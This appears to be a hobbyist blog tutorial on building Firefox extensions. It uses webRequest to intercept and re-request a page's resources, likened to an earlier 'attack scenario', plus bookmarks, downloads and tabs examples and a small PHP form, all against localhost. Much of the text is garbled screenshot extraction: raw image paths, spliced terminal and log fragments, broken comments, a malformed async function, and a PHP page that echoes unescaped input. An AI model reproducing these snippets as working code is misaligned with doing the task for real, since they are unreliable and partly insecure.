
```
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>code sixteen browser extension</title>

<!-- Bootstrap -->
<link href="css/bootstrap.min.css" rel="stylesheet">
<link href="css/bootstrap-theme.min.css" rel="stylesheet">
<!-- Custom Styles -->
<link href="css/global.css" rel="stylesheet">


</head>
<body>

<h1>Hello, Cody !</h1>
```

So far, so good. Let's try it from the Ubuntu's desktop perspective, switch:



Mhm, sure. :)



Now looks better. ;] Let's continue here:

Well, HTML code indeed is visible when user will click the extension button but we still can see some errors in the extension's console. Let's try to fix that:

```

https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/API/BrowserAction/onClicked

When the user clicks the icon, disable it for the active tab, and log the tab's URL:


browser.browserAction.onClicked.addListener((tab) => {
  // disable the active tab
  browser.browserAction.disable(tab.id);
  // requires the "tabs" or "activeTab" permission
  console.log(tab.url);
});

$(document).ready(function() {
  notify();

  // Logging happens in plugin not main console
  browser.browserAction.onClicked.addListener((tab) => {
    // disable the active tab
    browser.browserAction.disable(tab.id);
    // requires the "tabs" or "activeTab" permission
    console.log(tab.url);
  });
});

```

Ctrl+R to reload *web-ext* and we should be here:



As far as the error-with-'CSP: page settings blocked' should be easy to guess „why” – „for temporary loaded extensions there is a CSP rule; you can change it in manifest.json” afaik ;). But let's check what about that `webkitNotifications`[3]:

```


X OI /
  name      Last modified   Size Description
  c@ubuntu20: ~/src/Example03
    'Hello!', // notification title
    'Lorem ipsum...' // notification body text
  );

  // Then show the notification.
  //notification.show();
  //
  // Let's check if the browser supports notifications
  if (!("Notification" in window)) {
    alert("This browser does not support desktop notification");

    / Let's check whether notification permissions have already been granted
  } else if (Notification.permission === "granted") {
    // If it's okay let's create a notification
    var notification = new Notification("Hi there!");

    / Otherwise, we need to ask the user for permission
  } else if (Notification.permission !== "denied") {
    Notification.requestPermission().then(function (permission) {
      // If the user accepts, let's create a notification
      if (permission === "granted") {
        var notification = new Notification("Hi there!");
      }
      else
        alert("Dunno, but works!");
    });
  };
}
  
```

Ctrl+R and checking... and errors again. ;Z So I decided to clear the whole `notify()` function and rewrite using one other example I found on the documentation[3]. Results (as well as the source I used) you'll find on the next screen below:



Looks better! ;] (Read as: we can see some „valid(?) responses” from the code, so – yeah, it’s good). We can continue below. But according to the „mess” in the code I decided to switch to some easier example.

I decided to move to example more related to my initial goal:

Intercept HTTP requests

Jump to section

`onBeforeRequest`

To intercept HTTP requests, use the `webRequest` API. This API enables you to add listeners for various stages of making an HTTP request. In the listeners, you can:

Yeah. ;] Checking th details about `onBeforeRequest`:

webRequest.onBeforeRequest


Mozilla > Add-ons > Browser Extensions > JavaScript APIs > `webRequest` > `webRequest.onBeforeRequest`

Jump to section

This event is triggered when a request is about to be made, and before headers are available.
This is a good place to listen if you want to cancel or redirect the request.


Well, ok.

Next we are here, checking our updated extension:



Well, well, well... ;] It works! ;D ...but as you can see – the button of our extension disappeared. :C

Current code looks like below:



More to try:

All	HTML	CSS	JS	XHR	Fonts	Images	Media	WS	Other
Status	Method	Domain	File		Cause	Type	Transferred	Size	Time
200	GET	localhost	/SuperWeb/		document	html	703 B	9...	2 ms
	GET	localhost	/SuperWeb/		document				
404	GET	localhost	Favicon.ico		img	html	cached	2...	0 ms
200	OPTIONS	localhost	/SuperWeb/		document	unix...	229 B	0 B	4 ms
404	POST	localhost	/SuperWeb/		document	html	488 B	2...	7 ms
5	requests								
1.45 KB / 1.39 KB transferred Finish: 36.90 s									

Method : GET
Referred from http://localhost/SuperWeb/
Loading: http://localhost/SuperWeb/
Document URL: http://localhost/SuperWeb/
Method : OPTIONS
Referred from http://localhost/SuperWeb/
Loading: http://localhost/SuperWeb/
Document URL: http://localhost/SuperWeb/
Method : POST

Ok, let's first of all fix that hidden button. ;) Here we go...

Let's go back to the source code – we should be here:

The screenshot shows two terminal windows side-by-side. The left window (Example02) lists files with permissions like -rwxr-- and -rwxr-x. The right window (Example04) lists files with permissions like -rw-rw-r-- and -rw-rw-r-. Both windows show files named background.js, manifest.json, and index.html.

```
c@ubuntu20:~/src/Example02
ubuntu20:~/src/Example02$ ls -l
total 36
-rwxr-- 1 c c 256 gru 22 13:31 autoupdater_updates.xml
-rwxr-x 2 c c 4096 gru 22 13:31 css
-rwxr-x 2 c c 4096 gru 22 13:31 fonts
-rwxr-x 2 c c 4096 gru 22 13:31 img
-rw-r-- 1 c c 814 gru 22 15:54 index.html
-rwxr-x 2 c c 4096 gru 22 15:54 js
-rw-r-- 1 c c 654 gru 22 19:44 manifest.json
-rw-r-- 1 c c 1197 gru 22 13:31 options.html
-rw-r-- 1 c c 1470 gru 22 13:31 README.rst
ubuntu20:~/src/Example02$ 

c@ubuntu20:~/src/Example04
c@ubuntu20:~/src/Example04$ vim background.js
c@ubuntu20:~/src/Example04$ ls -l
total 8
-rw-rw-r-- 1 c c 499 gru 22 19:44 background.js
-rw-rw-r-- 1 c c 240 gru 22 17:07 manifest.json
c@ubuntu20:~/src/Example04$
```

Let's make a quick *diff*;) First of all:

The screenshot shows two terminal windows side-by-side. The left window (Example02) contains a manifest.json file with various configurations and comments. The right window (Example04) contains a manifest.json file with similar but slightly different configurations. The differences are highlighted with red boxes.

```
"manifest_version": 2,
"name": "Chrome Extension Template 61.0",
"description": "Extension template based on DevDungeon example",
"version": "61.0",
// "options_page": "options.html", // for all the page; ff don't like it
// tiny modal ui
"options_ui": { // for firefox
  "page": "options.html",
  "chrome_style": true
},
// "options_page": "options.html", // Chrome only, full page
"permissions": [
  "storage",
  "tabs",
  "notifications"
],
"omnibox": { "keyword": "code16" },
"browser_action": {
  "default_icon": "img/firefox.ico",
  "default_popup": "index.html"
}
```

```
"description": "Demonstrating webRequests",
"manifest_version": 2,
"name": "webRequest-demo",
"version": "1.0",
"permissions": [
  "storage",
  "notifications",
  "tabs",
  "webRequest",
  "<all_urls>"
],
"background": {
  "scripts": ["background.js"]
},
"browser_action": {
  "default_icon": "img/img.ico",
  "default_popup": "index.html"
}
```

Indeed – looks like we have something to fix ;) After a while – my „current” *manifest.json* file is presented on the screen below:

The screenshot shows a single terminal window displaying the final version of the manifest.json file. The file has been modified to remove the unnecessary code from Example02 and add the correct configurations from Example04.


```
{
  "description": "Demonstrating webRequests",
  "manifest_version": 2,
  "name": "webRequest-demo",
  "version": "1.0",
  "permissions": [
    "storage",
    "notifications",
    "tabs",
    "webRequest",
    "<all_urls>"
  ],
  "background": {
    "scripts": ["background.js"]
  },
  "browser_action": {
    "default_icon": "img/img.ico",
    "default_popup": "index.html"
  }
}
```

Ok, before we'll switch to desktop again, let's also create some basic *index.html* file in the directory of our extension, like this:

```

c@ubuntuzu: ~/src/Examplev4
<html><title>hello world</title>
    <body>
        <h1>hello ;]</h1>
    </body>
</html>
~
```

Now we're ready to refresh the status on Ubuntu-desktop ;). Let's continue here (with Ctrl+R of course ;):



Great! (Next thing to fix will be adding to index.html some encoding but we'll do that in the next iteration of our rewrite ;).) So far our super-extension can grab links to all resources that are loaded when we are visiting our *target-page*. (It looks pretty similar to the 'attack scenario' I presented few weeks ago on the blog[9].) As you can see we have our icon back too. ;)

So I think we can move forward. Current code after a little update looks like below:

```

Index of /SuperWeb - Mozilla Fire
Index of /SuperWeb   +  root@ubuntu20
root@ubuntu20:/var/log/apache2
127.0.0.1 - [22/Dec/2020:2
9 "http://localhost/SuperWeb
rv:75.0) Gecko/20100101 Fire
if(clickStatus != referred){
//  console.log("Referred from " + url);
//}

if (url) {
  console.log("Loading: " + method + ": " + url);
  requestUrl(url);
```

The screenshot shows a terminal window titled "Index of /SuperWeb - Mozilla Fire". It displays a file listing for the directory and a portion of the extension's code. The code includes logic for handling click events and making requests to URLs.

Looks nice, but why am I see the loop in the log file that is adding another-and-another-xxxx string to the requests?

```
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  
xxxxx HTTP/1.1" 404 487 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:  
:Gecko/20100101 Firefox/75.0"  
7.0.0.1 - - [22/Dec/2020:20:25:24 +0100] "GET /icons/text.gifxxxxxxxxxxxxxx  
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  
xxxxx HTTP/1.1" 404 487 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:  
:Gecko/20100101 Firefox/75.0"  
7.0.0.1 - - [22/Dec/2020:20:25:24 +0100] "GET /SuperWeb/?C=M;O=Axxxxxxxx  
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  
xxxxxxxxxxxxx HTTP/1.1" 200 703 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:  
:Gecko/20100101 Firefox/75.0"  
7.0.0.1 - - [22/Dec/2020:20:25:24 +0100] "GET /SuperWeb/?C=M;O=A HTTP/1.  
03 "http://localhost/SuperWeb/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;  
Gecko/20100101 Firefox/75.0"  
7.0.0.1 - - [22/Dec/2020:20:25:26 +0100] "GET /icons/blank.gif HTTP/1.1"  
"http://localhost/SuperWeb/?C=M;O=A" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;  
Gecko/20100101 Firefox/75.0"  
7.0.0.1 - - [22/Dec/2020:20:25:26 +0100] "GET /icons/back.gif HTTP/1.1"  
"http://localhost/SuperWeb/?C=M;O=A" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;  
Gecko/20100101 Firefox/75.0"  
7.0.0.1 - - [22/Dec/2020:20:25:26 +0100] "GET /icons/text.gif HTTP/1.1"  
"http://localhost/SuperWeb/?C=M;O=A" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;  
Gecko/20100101 Firefox/75.0"
```

Probably I missed something like timeout or ‘visited’ checkmark. Let’s see how can we fix that.

But first of all (after last 16h with the Manual:




): it’s time for a little break... ;)

Preparing second Browser Extension

Here we'll focus mostly on Firefox and updating the script from previous section. So let's move forward. At this stage I decide to follow the manual[5] and continue with our example extension.

Let's start here:



Updating our current script (after we'll make a backup/copy;) and we should be here:

```
c@ubuntu20: ~/src/Example06
//let currentTab = null;
//browser.tabs.onActivated.addListener(( event ) => currentTab = event.tabId); //console.log(event.tabId);
// update every second
//setInterval(updateBrowseTime, 1000);

a Files function logListener(info){
  try{
    let tabInfo = await browser.tabs.get(info.tabId);
    console.log(tabInfo);

    let newtab = await browser.tabs.create({url:"http://localhost/qwe"});
    open(newtab);

  }catch(error){
    console.error(error);
  }
}

browser.tabs.onActivated.addListener(logListener);
~
```

Can you see it? Well, let me know what is the result of running this code with your *web-ext*, ok? I'll wait... ;]

After a while I decided to start all over again but this time I started from examples available in the manual pages[3]. Like this one:

This example prints out the entire bookmarks tree:

```

function makeIndent(indentLength) {
  return "...".repeat(indentLength);
}

function logItems(bookmarkItem, indent) {
  if (bookmarkItem.url) {
    console.log(makeIndent(indent) + bookmarkItem.url);
  } else {
    console.log(makeIndent(indent) + "Folder");
    indent++;
  }
  if (bookmarkItem.children) {
    for (child of bookmarkItem.children) {
      logItems(child, indent);
    }
  }
  indent--;
}

function logTree(bookmarkItems) {
  logItems(bookmarkItems[0], 0);
}

function onRejected(error) {
  console.log(`An error: ${error}`);
}

```

The screenshot shows the Firefox Developer Tools interface with the "Console" tab selected. The output pane displays a hierarchical list of URLs and folder names from the bookmark tree, starting with "Webconsole context has changed" and including links to Mozilla websites like support.mozilla.org and mozilla.org.

So far, so good. (At this stage I recommend you reading more about the functions described in the documentation[\[3\]](#). For me it was a lot of fun so maybe you'll find it useful too. ;))

Let's move forward (as you can see I modified *manifest.json* file to update *permissions* section):

```

{
  "manifest_version": 2,
  "name": "YT Browse time",
  "version": "1.0",
  "description": "Tracks our time on given domain",
  "background": {
    "scripts": ["background.js"]
  },
  "icons": {
    "48": "icons/icon.ico"
  },
  "permissions": [
    "webNavigation",
    "downloads",
    "storage",
    "bookmarks",
    "alarms"
  ]
}

```

The screenshot shows a terminal window on an Ubuntu system with the command `cat manifest.json` running. The output is the JSON configuration for the extension, including fields for manifest version, name, version, description, background script, icon, and permissions.

Cool. Next file is presented below:

```

function onStartDownload(id){
  console.log(`Started downloading: ${id}`);
}

function onFailed(error){
  console.log(error);
}

var downloadUrl = "http://localhost/firefox.ico";

var downloading = browser.downloads.download({
  url: downloadUrl,
  filename: 'asd.ico',
  conflictAction: 'uniquify'
});

downloading.then(onStartDownload, onFailed);


```
background.js" 18L, 347C

```

The screenshot shows a terminal window with the command `cat background.js` running. The output is the content of the *background.js* file, which contains code for handling download events and performing a download of the `firefox.ico` file from a local host.

As you can see to continue with the example presented above you'll also need to share the `firefox.ico` file using your 'favourite webserver' ;)

Ctrl+R in Ubuntu and we should see something like this:



Cool. ;] So far, so good. Let's move forward. In the meantime I found another (in my opinion;) interesting links you should read – here you have it[[10](#), [11](#)]. Ok. We'll continue with `tabs` – I decided to stay here a little bit longer ;] So:


The screenshot shows a browser window displaying the Mozilla Developer Network documentation for the `tabs` API. The page lists several methods:

- `tabs.executeScript()`: Injects JavaScript code into a page.
- `tabs.get()`: Retrieves details about the specified tab.
- `tabs.getAllInWindow()`: Gets details about all tabs in the specified window.
- `tabs.getCurrent()`: Gets information about the tab that this script is running in, as a `tabs.Tab` object.

Let's see what do we have here:

The screenshot shows a browser window displaying the Mozilla Developer Network documentation for the `tabs.get` method. It includes sections for `Parameters` (with `tabId`), `Return value` (described as a `Promise` that fulfills with a `tabs.Tab` object), and `Examples` (showing how to get information about a tab when it is activated). To the right of the browser, a terminal window is open on an Ubuntu 20.04 system. The terminal shows a Node.js script being run using `web-ext run`. The script uses the `browser.tabs.get` API to log tab information. The terminal output shows the script running and logging the tab's ID and title.

Next:



Ok, next: change POST method to GET to grab it in our basic-example:

```
root@ubuntu20: /home/c/src/bonus01
<html><head><title>asd</title></head>
<body>
<?php
 if(!isset($_GET['submit'])){
?>
<p><form method="get" action="in2.php">
name : <input type="text" name="name">

<input type="submit" value="submit" name="submit">
</form></p>
<?php
 } else {
 echo "<p>";
 echo "Name : $name
";
 echo "</p>";
 }
?>
</body></html>
root@ubuntu20:/home/c/src/bonus01# cp /var/www/html/in2.php /var/www/html/in
ln2.php index2.html
root@ubuntu20:/home/c/src/bonus01# cp /var/www/html/in2.php /var/www/html/in3.php
root@ubuntu20:/home/c/src/bonus01# cat /var/www/html/in3.php
```

